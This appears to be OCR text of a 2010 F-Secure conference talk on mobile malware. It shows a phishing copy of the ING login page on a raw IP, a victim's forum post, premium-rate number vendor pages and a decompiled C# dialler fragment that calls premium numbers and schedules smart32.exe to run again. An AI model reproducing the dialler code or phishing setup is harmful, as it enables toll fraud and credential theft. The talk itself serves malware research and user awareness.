

ING - Particulier
http://www.ing.nl/particulier/index.aspx
ING
Vul hier uw vraag in
Zoek
Klantenservice
Contact
Particulier
Zakelijk
Inloggen Mijn ING
Betalen
Sparen
Beleggen
Hypotheken
Verzekeren
Lenen
Pensioenen
Meer over Internetbankieren
Komt uw spaargeld vrij?
Kies weer voor sparen
Bekijk uw mogelijkheden
Nieuwe betaaltarieven
Maximale hypotheek
Komt uw spaargeld vrij?
Alle acties
Beleggingsnieuws & Koersen
AEX-index 11:01 335,31 +1,27 +0,38%
Meer koersen
Speciaal voor
Personal Banking
Private Banking
Studenten
Jongeren
Advies
Hypotheekrente besparen?
Een klein verschil in rente kan een groot verschil in maandlasten betekenen. De Hypotheek Rentewekker houdt voor u de actuele hypotheekrente bij.
Meer informatie
Actueel
Nieuwe betaaltarieven per 1 april
ING in beroep tegen onderdelen besluit EC
Tweedehands economie leeft op
De ING in actie voor Haiti
Met Rentepunten naar Nederlands elftal
Meer nieuws
F-Secure


Inloggen Mijn ING
https://mijn.ing.nl/internetbankieren/
ING BANK N.V. [NL]
ING
Inloggen Mijn ING
Particulier
Zakelijk
Kies de manier van inloggen die voor u van toepassing is.
Kies de manier van inloggen die u gewend bent.
Wilt u voor het eerst inloggen? Dan heeft u informatie ontvangen over hoe u dit kunt doen.
Inloggen met gebruikersnaam en wachtwoord
U kunt hier alleen inloggen als u in het bezit bent van een gebruikersnaam en wachtwoord.
Gebruikersnaam
Wachtwoord
Onthoud mijn gebruikersnaam op deze computer
Inloggen
Inlogcodes vergeten?
Naar inloggen met calculator
U kunt hier alleen inloggen als u in het bezit bent van een beveiligingscalculator.
Let op: als u een gebruikersnaam en wachtwoord heeft, kunt u niet kiezen voor inloggen met calculator.
Inloggen met calculator
Gepland onderhoud Mijn ING (donderdag 26 november)
Aanvragen Mijn ING
Veelgestelde vragen over Internetbankieren
25 november 2009: Let op: Valse e-mails in omloop & Aanval op gekraakte iPhones


Inloggen Mijn ING
https://210.233.73.206/internetbankieren/
ING
Inloggen Mijn ING
Particulier
Zakelijk
Kies de manier van inloggen die voor u van toepassing is.
Kies de manier van inloggen die u gewend bent.
Wilt u voor het eerst inloggen? Dan heeft u informatie ontvangen over hoe u dit kunt doen.
Inloggen met gebruikersnaam en wachtwoord
U kunt hier alleen inloggen als u in het bezit bent van een gebruikersnaam en wachtwoord.
Gebruikersnaam
Wachtwoord
Onthoud mijn gebruikersnaam op deze computer
Inloggen
Inlogcodes vergeten?
Naar inloggen met calculator
U kunt hier alleen inloggen als u in het bezit bent van een beveiligingscalculator.
Let op: als u een gebruikersnaam en wachtwoord heeft, kunt u niet kiezen voor inloggen met calculator.
Inloggen met calculator
Gepland onderhoud Mijn ING (24 november - 0:00 - 8:00)
Aanvragen Mijn ING
Veelgestelde vragen over Internetbankieren
23 november 2009: Let op valse e-mails in omloop


https://210.233.73.206/
京都 shofuan 松風庵
はじめての方はこちら
総合案内
マイページ
お問い合わせ
キーワード検索
検索
ホーム
ようこそ 京都 松風庵へ！
次回ショップチャンネル放送日は、夏頃を予定しております。
メンバーログイン
会員の方はこちらから
メンバー登録
メンバーだけの特典いろいろ
取扱商品一覧
・DM・ショップチャンネル (26)
・寝具・関連商品 (5)
・京念珠 (22)
・念珠・天然石 ブレスレット (20)
・京象嵌 (3)
・和装小物 (7)
・帯 (9)
・大島紬 (29)
・シルクショール (2)
・特価商品
■ ショップチャンネル ご紹介商品
京線香 本白檀
天然白檀の上品でほのかな香り
お知らせ


https://www.shofuan.jp/
京都 shofuan 松風庵
はじめての方はこちら
総合案内
マイページ
お問い合わせ
キーワード検索
検索
ホーム
ようこそ 京都 松風庵へ！
次回ショップチャンネル放送日は、夏頃を予定しております。
メンバーログイン
会員の方はこちらから
メンバー登録
メンバーだけの特典いろいろ
取扱商品一覧
・DM・ショップチャンネル (26)
・寝具・関連商品 (5)
・京金味 (22)
・金味・天然石 アクセサリ (20)
・京象嵌 (3)
・装飾小物 (7)
・帯 (9)
・大島紬 (29)
・シルクショール (2)
・特価商品
■ ショップチャンネル ご紹介商品
京線香 本白檀
天然白檀の上品でほのかな香り
お知らせ



Thread Tools | Search this Thread | Display Modes


22nd March 2010, 08:52 AM #1

smudgelab [OP]
Member


Join Date: Jan 2010
Posts: 38

Phone dialled out internaionally without permission!

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Suday AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:
+88213213214 @ 02:44
+88213213214 @ 02:36
+1(767)503-3611 @ 02 36
+1(767)503-3611 @ 02:36
+1(767)503-3611 @ 02:36
+8823460777 @ 02:35
I have absolutely no idea who or what these numbers are for (Google suggests +882 may be something to do with satellite phones(!?) & +1767 appears to be a Dominican country code(!!??) but it was very unnerving to see my phone has been trying to ring these without any input from me. I'll be onto Virgin mobile later to see if they can help but thought I'd try the collective wisdom of you guys first. Virus / dialler maybe? Do these even exist for win mo phones? Any help wil be very much appreciated. Thank you.





F-Secure


{
int num5 = (int) key.GetValue("Status");
if ((num5 == 1) && (Assembly.GetExecutingAssembly().GetName().CodeBase
{
Phone phone = new Phone();
phone.Talk("+8823460777");
Thread.Sleep(0xc350);
phone.Talk("+17675033611");
Thread.Sleep(0xc350);
phone.Talk("+88213213214");
Thread.Sleep(0xc350);
phone.Talk("+25240221601");
Thread.Sleep(0xc350);
phone.Talk("+2392283261");
Thread.Sleep(0xc350);
phone.Talk("+881842011123");
long num6 = DateTime.Now.AddMonths(1).ToFileTime();
long num7 = 0L;
FileTimeToLocalFileTime(ref num6, ref num7);
SystemTime time6 = new SystemTime();
FileTimeToSystemTime(ref num7, time6);
CeRunAppAtTime(@"\Windows\smart32.exe", time6);
}
F-Secure

PDA Poker Art

F-Secure


http://www.maxtis.com/
HOME | ABOUT US | OUR SOLUTIONS | NEWS & SPECIAL OFFERS | FAQ | CONTACT
maxtistelecom
world leader in premium rate numbers
2 new exclusive terminations!
Tajikistan +992372300xxx
New Latvia +37168504xxx
Please contact us.
username
password
OK
your daily revenue
$1.746,75
International Premium Rates
• Highest payouts
• On-line reports
• Over 30 terminations
Sierra Leone +232 Austria +43 Estonia +372 Congo +243 Madagascar +261 Niger +227 Ivory Coast +225 Liechtenstein +423 7 Isle of Man +448 Switzerland+417 Latvia +371 Lithuania +370 Sao Tome +239 Togo +228 Nauru +674 Guinea Bissau +245 Solomon +677 Dominica +176 Global5Tar Avrasya +881 990 Centra African Republic +236 Emsat +8821 Oratio +8823 Ellipso +8813 and others...
Start today
1 Test our terminations CLICK HERE
2 Complete your order form CLICK HERE
3 Get started immediately!
Contact us now:
ONLINE
ONLINE
ONLINE
Lithuania 370
Estonia 372
Austria 438
Sierra Leone 232
Liechtenstein 423
Zimbabwe NEW 263
Sao Tome 239
Congo 242
Madagascar 261
Niger 227
Togo 228
Congo NEW 240 127
Burkina Faso NEW 226
Somalia 252
Wallis&Futuna 681
Cameroon 237
Nauru 674
Solomon 677
Zimbabwe NEW 263
Central African Rep. 236
Bulgaria 359
Georgia 995
Switzerland Mobile 417
UK 44


keyzone-telemedia.com/index.php
Keyzone Company Ltd.
www.keyzone-telemedia.com
view live statistics
About us | How it works | IVR services | Terminations | Live voice chat | Voice broadcasting | Partner with us | Contact | Sign Up
international premium billing solutions
for the telemedia industry
ZAIRE +243 123 / 243 42 / 243 127
MADAGASCAR +261 22
CAMEROON +237
AUSTRIA +43
NIGER +227
MORE DETAILS
about us
Keyzone Company Limited is an international voice carrier working with numerous international PTT's, Mobile operators and long distance alternative carriers for the wholesale of voice minutes.
Keyzone-Telemedia is focused on international premium numbers as an alternative billing mode for content providers.
read more...
Welcome
to keyzone-telemedia!
Keyzone-Telemedia allocates the content provider with an appropriate termination number accessible from the country(s) the service provider wishes to promote it's services in.
Keyzone-Telemedia pays every second service provider generates on a termination number and provides clients with "live" statistics on line for analysis of traffic by date, termination number and origin.
Keyzone-Telemedia can also assist content
how it works
- Voice / Data
- Diverse traffic delivery methods
- Hosting
- Payout
- Set up fee
- Special solutions
- Terms and conditions
read more...
Subscribe to Newsletter:


	Guinea Bissau	245	30 - 45 Days EOM	+245-4500000
	Int'l virtual premium	9	Weekly	+9-609613016
	Int'l virtual premium	9	Weekly	+9-609700152
	Ivory Coast	225 21	30 - 45 Days EOM	+ 225-21709209
	Kenya	254	Biweekly	+254-204790000
	Latvia	371	30 - 45 Days EOM	+371--65156600
	Latvia	371	30 - 45 Days EOM	+ 371-65153690
	Liechtenstein	423 8	30 - 45 Days EOM	+ 423-8701270
	Lithuania	370	Weekly	+ 370-91022401
	Madagascar	261--2219	Weekly	+ 261-221900000
	Madagascar	261--221	30 - 45 Days EOM	+ 261-221000000
	Madagascar	261--2211	30 - 45 Days EOM	+ 261-221100000
	Nauru	674	30 - 45 Days EOM	+ 674-9990870
	NEW Oration Satellite	882 33	60 Days EOM	+882-33160023
	North Korea	850-99	30 - 45 Days EOM	+ 850-99921220
	Norfolk Island	672	30 - 60 Days EOM	+ 672-372440
	Poland Premium	48 22	30 - 45 Days EOM	+ 48-221988800
	Romania Special Service	40 312	30 - 30 Days EOM	+ 40-312499000
	Sao Tome	239	30 - 45 Days EOM	+ 239-208599

F-Secure

What to do?

- The problem isn't big, yet
- It's not going to get better
- Set up policies
- Educate your users
- Lock down your devices
- Buy expensive security products


Questions?


"You Will Be Billed $90,000 For This Call"
Mikko Hypponen
Chief Research Officer
F-Secure Corporation
39 | © July 17, 2010, F-Secure
F-Secure